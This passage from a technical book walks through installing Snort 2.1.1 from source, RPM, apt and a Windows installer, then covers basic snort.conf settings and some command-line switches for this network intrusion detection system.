
The installation was devoid of a GUI, but it was so simple almost anyone with a bit of Linux experience wouldn't have any problems understanding how to get everything running. The configuration of all the scanners (including Snort) have already been done for you—all you have to do is power it on. This is not to say that you cannot go into the system via a Web browser and configure your own rules, and so forth... this is very easy to do. The software will also generate reports, issue alerts, and generally make your IDS life a little easier. You have to admit, we can all use a little lift from time to time, especially when it comes to working with computer systems.



Installing Snort from Source

There is something to be said about installing software from source code. In our opinion, it is the easiest and best way to install a properly functioning software package. In this section, we will be installing the Snort 2.1.1 package from a source tarball located on the accompanying CD-ROM. To install Snort, simply follow these simple steps:

1. As root, browse to the **/Snort-2.1.1/Linux/src** folder located in the Chapter 3 directory (03) on the CD-ROM.
2. Copy the tarball to the **/tmp** directory by typing **cp snort-2.1.1.tar.gz /tmp** at the command line.
3. Change directories to **/tmp** by typing **cd /tmp** at the command line.
4. Extract the tar archive by issuing the command **tar -zxvf snort-2.1.1.tar.gz**.
5. Change directories into the newly created Snort directory by typing **cd snort-2.1.1**.
6. At the command line, type **./configure** to configure the package. You should see text start to scroll by (similar to the example in Figure 3.9).

Figure 3.9 Running the Snort *configure* Script

```
adam@linux:~/snort-2.1.1> ./configure
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for gawk... gawk
checking whether make sets ${MAKE}... yes
checking for style of include used by make... GNU
checking for gcc... gcc
checking for C compiler default output... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking dependency style of gcc... gcc3
checking for gcc option to accept ANSI C... █
```

7. Next, type **make** at the command line. This will create the makefile.

OINK!

This might take some time depending on the speed of the target machine.

8. As the final step in the build process, type **make install** at the command prompt. This action will deliver the package and its files to where they belong in the system. The Snort install is now officially complete. We can now move on to basic customization.

OINK!

This must be done as root, or Snort won't be able to install properly.



Enabling Features via *configure*

During the build process (more specifically, during the *configure* script portion), we can pass options to the installer to customize it to whatever specific situation or needs we might have. These were harvested from the `/docs/INSTALL` file in the Snort 2.1.1 tarball (which is on the accompanying CD-ROM, so if you ever need to reference them, you can find them there).

- **`--enable-debug`** Enable debugging options (bug reports and developers only).
- **`--with-snmp`** Enable SNMP alerting code.
- **`--enable-smbalerts`** Enable the SMB alerting code, which is somewhat unsafe because it executes a *popen()* call from within the program (which runs at root privs). You've been warned, so use it with caution!
- **`--enable-flexresp`** Enable the "Flexible Response" code, which allows you to cancel hostile connections on IP-level when a rule matches. When you enable this feature, you also need the libnet-library that can be found at www.packetfactory.net/libnet. See `README.FLEXRESP` for details. This function is in stable release 1.1.2.1 as this book goes to press.
- **`--with-mysql=DIR`** Support for MySQL; turn this on if you want to use ACID with MySQL.
- **`--with-odbc=DIR`** Support for ODBC databases; turn this on if you want to use ACID with a nonlisted DB.
- **`--with-postgresql=DIR`** Support for PostgreSQL databases; turn this on if you want to use ACID with PostgreSQL.
- **`--with-oracle=DIR`** Support for Oracle databases; turn this on if you want to use ACID with Oracle.
- **`--with-openssl=DIR`** Support for OpenSSL (used by the XML output plug-in).
- **`--with-libpq-includes=DIR`** Set the include directories for PostgreSQL database support to DIR.
- **`--with-libpq-libraries=DIR`** Set the library directories for PostgreSQL database support to DIR. Setting both of these values enables the Postgres output plug-in module.

- **--with-libpcap-includes=DIR** If the configuration script can't find the libpcap include files on its own, the path can be set manually with this switch.
- **--with-libpcap-libraries=DIR** If the configuration script can't find the libpcap library files on its own, the path can be set manually with this switch.

Installing Snort from RPM

Depending on your distribution and release number, there might not be RPMs available. In most cases, you can probably find contributed source RPMs from a Web site such as www.rpmfind.net, and then you can build your own. We recommend building your own because all systems are inherently different and have their own file system structure and environments. We will cover installation via RPM and source RPM in this section. This should seem pretty easy to you in comparison to installation by tar archives.

Let's start with the RPM installation. The installation is simple. All you have to do is browse to the **/Snort-2.1.1/Linux/RPM** folder on the accompanying CD-ROM and do one of two things:

- **In console mode** At a console prompt, just enter the command **rpm -Uvh snort-2.1.1-snort.i386.rpm**. This will complete the installation routine for you. Note that we used the **-U** (upgrade) option versus **-i** (install)—it will install with either. We are always concerned that if we use **-i**, the installer will not upgrade files properly (if there are any files to upgrade to newer versions), but if we use the **-U** flag, it will do a more thorough job of installing the software. What we're trying to say is that you can install the software simply by typing **rpm -i snort-2.1.1-1snort.i386.rpm**.
- **Inside X Windows** If you are using KDE, GNOME, or one of the many X Windows systems out there, this set of instructions is for you. Inside the **/Snort-2.1.1/Linux/RPM** folder on the accompanying CD-ROM, double-click the **snort-2.1.1-1snort.i386.rpm** file. Under SUSE Linux, konqueror will load an HTML document with the package name, description, and an option to install via YaST. All you have to do is click **Install package with YaST** and the YaST will launch. If you are not logged in as root, you will be prompted for the root password. Enter it

and click **OK**. YaST will install the package for you and silently exit. Depending on your system setup, you might be promoted to insert CDs to satisfy any dependencies. As stated earlier, depending on your distribution, instructions might vary; so make sure to consult the documentation or man files that came with your distribution. Most of the RPM-based distributions are not much different from what we have witnessed here. Another point that is distribution dependent is that you might not get a confirmation that the package was successfully installed onto the system. In true UNIX/Linux fashion, some distributions do not waste time displaying unnecessary information to the screen. The only time you might ever hear Linux speak is when something went dreadfully wrong (and we all hope that day never comes).

OINK!

SUSE Linux 9.1 comes with Snort 2.1.1 on CD 5. It is obviously a “pre-compiled by SUSE” version, so it is completely optional to use as your installation method. The Snort log analyzer *5n0r7* is also included in this package.

Now we will look at the source RPM (or SRPM) as a means of a more solid installation. This is one of the more preferable methods used to install packages if you use RPM-based distributions such as SUSE Linux or Red Hat Linux, and the SRPMs are readily available to you. Usually, sites such as www.freshrpms.net and www.rpmfind.net will have these available for most packages and almost all RPM-based distros.



Recompiling a source RPM is not as daunting as it might sound. RPM takes care of all the minute details involved in a recompile and rebuild. Let's start with the SRPM located in the **/Snort-2.1.1/Linux/srpm** folder on the accompanying CD-ROM. It is the most current version of Snort and is ready for rebuilding into your system. Depending on the version of RPM you are using, the syntax can vary slightly. The first example we will give you will run on RPM version 4.1 or higher (SUSE Linux 9.0 and newer meet this requirement). At a console prompt, all you have to do is navigate to the **/Snort-2.1.1/Linux/srpm** folder and enter **rpmbuild --rebuild snort-2.1.1-1snort.src.rpm**. This will prompt RPM to rebuild the file into a regular RPM specifically designed for your system.

The second example is for versions earlier than 4.1. For these systems, just enter **rpm --rebuild snort-2.1.1-1snort.src.rpm**. This command will do exactly the same thing as in the previous example, but in a slightly different syntax. Both versions will place the completed RPM package in a subfolder under the **/usr/src/** directory. On most SUSE Linux systems, the completed builds are located under **/usr/src/packages/RPMS/i586**. (Depending on your package's architecture, the directory can vary; for example, i386, i486, and so on. If you don't know which directory the finished package is in, simply enter the **/usr/src/packages/RPMS** directory, issue a **find -name *.rpm**, and Linux will tell you exactly where your package is. This will save you from having to dig through every directory to find it.)

OINK!

The only drawback to building a package from an SRPM is that all of the package's dependencies must be met, even though you are not *actually* installing the program. In the case of Snort, you must have MySQL, PostgreSQL, and UCD-SNMP installed (including devels and libraries). The reason for this is simple: with Snort, the developers have coded the software to support a variety of databases. When you attempt to rebuild the SRPM, it looks for all of the various dependencies required for *all* database systems it was built to run with. This is true even if you don't ever intend to use all of the options. The fact of the matter is that they are present and must be rebuilt into the final package for it to function properly. If you do not satisfy all of the program's dependencies, the rebuild will fail. One good thing is that it will explain what components it is missing to allow you to install them and try the rebuild again.

Installing Snort Using apt

For those of you who might be running Debian (or one of its many variants such as Libranet, Knoppix, Mepis, and so forth), this section is for you. If you don't have the time or ambition to install Snort from source, Debian has the apt-get package management system we mentioned earlier. The main advantages to apt-get are the speed at which it installs and the huge software arsenal you have at your disposal. Debian has 8000+ applications available upon request in its online repositories. This is a staggering amount of resources at your disposal (see Figure 3.10).

To begin the installation, log in as root and enter the following command:

```
apt-get install snort
```

The output will look something like this:

```
Reading Package Lists... Done
Building Dependency Tree... Done
The following extra packages will be installed:
  snort-common snort-rules-default
Recommended packages:
  snort-doc
The following NEW packages will be installed:
  snort snort-common snort-rules-default
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
424 not fully installed or removed.
Need to get 434kB of archives.
After unpacking 1610kB of additional disk space will be used.
Do you want to continue? [Y/n]
```

Figure 3.10 Using apt-get to Install Snort


```
localhost:~# apt-get install snort
Reading Package Lists... Done
Building Dependency Tree... Done
The following extra packages will be installed:
  snort-common snort-rules-default
Recommended packages:
  snort-doc
The following NEW packages will be installed:
  snort snort-common snort-rules-default
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
424 not fully installed or removed.
Need to get 434kB of archives.
After unpacking 1610kB of additional disk space will be used.
Do you want to continue? [Y/n] █
```

What has happened up until this point is that apt searched through its repositories online for the package you requested, found everything it depends on to run, and presented you with the changes that need to occur to properly install Snort IDS. If you accept the changes, you only need to press **Y** at the prompt.

The next steps involve answering a few questions from the installer. No need to worry, they are pretty basic. We will walk through them one by one to make sure you have everything working correctly the first time.


As you can see in Figure 3.11, the first prompt is asking which interface, or network card, Snort should listen on. Generally, this will most likely be **eth0**, which is the first interface on a Linux system. In some cases, as in a multihomed machine (a computer with more than one network interface) for example, circumstances might deem it necessary to listen on **eth1** or higher. This would be the case if the machine was on two network segments and you needed to listen on the segment attached to **eth1**. When you have entered the proper device name, tab down to **OK** and press **Enter**.

Figure 3.11 apt Snort Install—Choosing the Interface




The next prompt you will see concerns what Snort will consider the local network, or subnet. Enter it and choose **OK** to continue. Please note that that entry is in the CIDR (Classless Inter-Domain Routing) format (see Figure 3.12).

Figure 3.12 Choosing the Network



The next prompt asks you what account should receive the daily statistics mailings. In most scenarios, this account will most likely be root, but it can be anyone you choose (see Figure 3.13).

Figure 3.13 Whom to Alert



When this last question has been answered, the installation will continue. When it is complete (and providing there were no errors), you should be presented with the following output:

```
Setting up snort-common (2.0.2-2) ...
Setting up python2.3-docutils (0.3+cvs20030901-2) ...
Setting up snort-rules-default (2.0.2-2) ...
Setting up python-docutils (0.3+cvs20030901-2) ...

Setting up snort (2.0.2-2) ...
Stopping Network Intrusion Detection System: snort.
Starting Network Intrusion Detection System: snort.

Localhost:~#
```

At this stage, Snort is running on your system, providing no errors were encountered. You can easily run **ps -A** to see all of your processes running on the system. Snort should be near the bottom of the list, as it is organized by PID (Process ID)...oldest to newest.

Configuring Snort IDS


Next, we will take a brief look at Snort configuration options. We already touched on build time configure options in the *Installing Snort from Source* section earlier, but we need to take a moment to look at the Snort configuration file.

Customizing Your Installation: Editing the snort.conf File

The first order of business after completing the Snort install is to customize it to your needs. We are going to begin with the `snort.conf` file located in the `/etc/snort` directory. This file contains the configuration settings that Snort will use every time it is invoked. This configuration file is lengthy, but the sample file that the developers provided us is complete with basic instructions on syntax and use. Although it is thorough in its descriptions, we would still like to cover a few basic settings that will allow Snort to function properly.

First, we will need to change the `var HOME_NET` variable in the `snort.conf` file. This variable signifies the internal network address of your LAN. In most textbook cases, this value will be an entire subnet or list of subnets, but it can also be in the form of a single IP address. In this example, we are going to use the subnet of our internal network card. In this case, it will be `192.168.0.0/24`, which means that the address space of `192.168.0.–192.168.0.254` will be represented, using a subnet mask of `255.255.255.0` (see Figure 3.14).

Figure 3.14 Editing the `snort.conf` File in `gedit`



The next variable we need to look at is *var EXTERNAL_NET*. You can set this to whatever subnet your external network adapter is answering requests (or in this case, listening) on. In this example, we will use *var EXTERNAL_NET any*. This tells Snort to listen for all addresses on the external network. In our opinion, this value should be left at the default state of *any*.

OINK!

If you aren't familiar with subnet masks, we strongly recommend that you read any basic text on TCP/IP networking. Having said that, the most common netmasks are /32 or /24. /32 is shorthand for the netmask 255.255.255.255 and specifies a single IP address. /24 is shorthand for the netmask 255.255.255.0 and specifies a full subnet (256 IP addresses).

If you scroll down further into the config file, you will see a section dedicated to server-specific variables. These variables will look similar to *var HTTP_PORTS 80* or *var ORACLE_PORTS 1521*. These variables (or vars) specify specific ports on which Snort should watch for attacks. The only downside to the current implementation is that you either have to list ports in succession (for example, 80:82, which means 80 through 82 inclusive) or on separate lines. Work is underway to add support for port lists.

Other areas of initial interest should include the preprocessors, output plugin, and ruleset sections. Preprocesses are the filters that Snort puts the incoming data stream through before it actually processes the data. In the example *snort.conf* file, notice that IP defragmentation is turned on. This helps to detect fragmentation and denial-of-service (DoS) attacks. You can also enable other preprocessors in this section to fit your particular scenario. We cover the preprocessors in depth in Chapter 6, “Preprocessors.”


The output plug-ins section defines whether Snort will use various logging and alert features, and tells it what format to use to dump the data. Output plug-ins are covered in Chapter 7, “Implementing Snort Output Plug-ins.” The ruleset section defines what the system will consider “suspicious” activity. Based on this alone, you should visit www.snort.org frequently to download the latest rulesets to ensure that your IDS is doing the job you want it to do—without an up-to-date ruleset, your machine will be nothing more than an expensive paperweight. It is also a good practice to comment out rules that do not apply to your organiza-

tion and/or needs. Unnecessary and extra rules can lead to false positive alerts from the system. Techniques for managing the rules (automating updates, handling customized rules, and so forth) are covered in Chapter 9, “Keeping Everything Up to Date.”

Also make note that you can alter the path to your rulesets here as well, by changing the *include \$RULE_PATH/rule.rules* line to reflect the location of your updated rules.

The final step in this section is to verify that Snort will actually run without error. To accomplish this, we will run Snort with a generic configuration/ruleset and no options. To do this, open a terminal window, type **snort -v**, and verify that the program loads without error. You will see a screen similar to the one in Figure 3.15. All we are doing here is running Snort in *verbose* mode (hence the *-v* flag). Since everything looks good, let's move on to the next section.

Figure 3.15 Running Snort with the Verbose Option Enabled



```

Linux:~ # snort -v
Running in packet dump mode
Log directory = /var/log/snort

Initializing Network Interface eth0

--== Initializing Snort ==--
Initializing Output Plugins!
Decoding Ethernet on interface eth0

--== Initialization Complete ==--

-*> Snort! <*-
Version 2.1.1 (Build 24)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)

```

Installation on the MS Windows Platform

All you Microsoft users were probably wondering when we were going to get to the section designated for you. Well, we are here. Sorry for the delay. Please keep in mind that we have not pushed the Microsoft portion to the end for any reason other than for the simple fact that it is an easier task installing on this system than on its Linux counterparts. This is going to be much shorter in terms of installation steps. Configuration should be a breeze as well. As a personal

opinion, we always recommend installing on Linux (rather than Windows) if you have the resources to do so—for reasons of stability and pure speed. Linux is also far superior at performing network-related tasks.



Let's get started with the installation. First, we'll need to install the packet capture library for Windows, WinPcap, which is on the accompanying CD-ROM. You can find it under the **Snort-2.1.1/Win32/winpcap3.0** directory, or you can also install it from the GUI that is included on the CD-ROM. The installation is very simple and should go smoothly. Here is how to install WinPcap manually by browsing the CD-ROM:

1. Browse to the **Snort-2.1.1/Win32/winpcap3.0** folder on the CD-ROM.
2. Double-click **WinPcap.exe** to launch the installer.
3. The installer will present you with a Welcome dialog as in Figure 3.16. Click **Next**.

Figure 3.16 The Snort Installer Welcome Screen



4. The next dialog is a simple notification that lets you know that the installation completed successfully (see Figure 3.17). Click **OK**.

Figure 3.17 Confirming a Successful WinPcap Installation

5. The next screen is another confirmation that the installation finished on your computer (see Figure 3.18). Click **Finish**.


Figure 3.18 Completing the WinPcap Install

Congratulations! The WinPcap installation was a success. Although not noted during the installation, we recommend rebooting the machine for any changes to take effect, as Windows always seems to need a little extra coaxing. If you ever need to uninstall WinPcap, it places an entry in the *Add/Remove Programs* applet in the Windows Control Panel. Simply remove it from there if something goes wrong.


The latest version of Snort (as of press time) is included on the accompanying CD-ROM. You are also encouraged to visit www.snort.org to download the latest and greatest version. For this exercise, we will be installing from the CD-ROM.

1. To begin, navigate to the **Snort-2.1.1/Win32** folder on your CD-ROM and double-click the **snort-2.1.1.exe** file. This will start the installer. Optionally, you can also start the installer through the graphical interface we have provided (this will start automatically when the CD-ROM is inserted into the drive).
2. Once the installer launches, you will be presented with the GNU General Public License (GPL). We strongly recommend reading this in its entirety if you have the patience and the time. It is a wonderful piece of literature and has remained unchanged since its inception in 1991. This is the license under which most open-source software is distributed, including Linux. When you have finished reading the license, click **I Accept** (see Figure 3.19).


Figure 3.19 The GNU GPL Agreement for Snort




3. The next screen to appear is the Installation Options dialog (see Figure 3.20). Here, you will be able to select optional components to fit your unique situation. As the software states, if you choose the SQL option, make sure that the SQL client software is already installed on the target machine. Click **Next** when you are ready to continue.

Figure 3.20 Snort 2.1 Installation Options Window


4. Next, you are presented with the screen shown in Figure 3.21. This window presents you with a list of components to install. Again, you can choose what you would like to install here to fit your needs. Please note that it is important to make sure Snort is one of your choices—it might make for an interesting installation without it. Your component options are as follows:
 - **Snort** Installs Snort, configuration files, and rules.
 - **Documentation** Installs the Snort documentation.
 - **Contrib** Copies additional user-contributed add-on modules and tools.
5. Click **Next** when you are satisfied with your choices.

Figure 3.21 Choosing Components for Your Snort Install


6. Next, you are prompted with an installation location (see Figure 3.22). The default is fine unless you're feeling creative. Click **Install**.

Figure 3.22 Installation Location Window

7. The installer will start copying files to your hard drive. It doesn't take long, so don't go anywhere. When it is complete, you will be presented with a screen like the one shown in Figure 3.23.

Figure 3.23 Your Snort Installation Is Now Complete

8. The installation is now complete. Just click **OK** and **Close** and consider Snort ready to use! Optionally, you can click **Show Details** to view the output of the installer (see Figure 3.24). This is especially helpful if something goes wrong. Common failures on Windows include WinPcap upgrades (old versions should be removed completely and then upgraded to the newest release; *never* simply upgrade, because it will break), and dependency failures such as MySQL database support. The most effective means to ensure a glitch-free install is to make sure your operating system is completely up to date and working solidly *before* installing Snort and its dependencies/requirements. Although this may seem like common sense, it can and has been overlooked by many.

Figure 3.24 Installation Complete Screen with the Show Details Option Activated

Command-Line Switches

When invoked from a command line, Snort has several runtime options that can be invoked by using switches. These options control everything from logging, alerts, and scan modes to networking options and system settings. The following is a complete listing of the Snort 2.1 command-line options:

- **--A <alert>** Set <alert> mode to full, fast, or none. Full mode does normal “classic Snort” style alerts to the alert file. Fast mode just writes the timestamp, message, IPs, and ports to the file. None turns off alerting. There is experimental support for UnixSock alerts that allow alerting to a separate process. Use the `unsock` argument to activate this feature.
- **--b** Log packets in *tcpdump* format. All packets are logged in their native binary state to a *tcpdump* formatted log file called “snort.log.” This option results in much faster operation of the program since it doesn’t have to spend time in the packet binary->text converters. Snort can keep up pretty well with 100Mbps networks in “-b” mode.
- **--c <cf>** Use configuration file <cf>. This is the rules file that tells the system what to log, alert on, or pass!
- **--C** Dump the ASCII characters in packet payloads only, no hexdump.
- **--d** Dump the application-layer data.
- **--D** Run Snort in daemon mode. Alerts are sent to `/var/log/snort/alert` unless otherwise specified.
- **--e** Display/log the Layer 2 packet header data.
- **--F <bpf>** Read BPF filters from file <bpf>. Handy for those of you running Snort as a SHADOW replacement or with a love of super complex BPF filters.
- **--g <gname>** Run Snort as group ID <gname> after initialization. As a security measure, this switch allows Snort to drop root privileges after its initialization phase has completed.
- **--G** Ghetto backward-compatibility switch, prints cross reference info in the 1.7 format. Available modes are basic and url.
- **--h <hn>** Set the “home network” to <hn>, which is a class C IP address something like 192.168.1.0 or whatever. If you use this switch,

traffic coming from external networks will be formatted with the directional arrow of the packet dump pointing right for incoming external traffic, and left for outgoing internal traffic. Kind of silly, but it looks nice.

- **--i <if>** Sniff on network interface <if>.
- **--I** Add the interface name to alert printouts (first interface only).
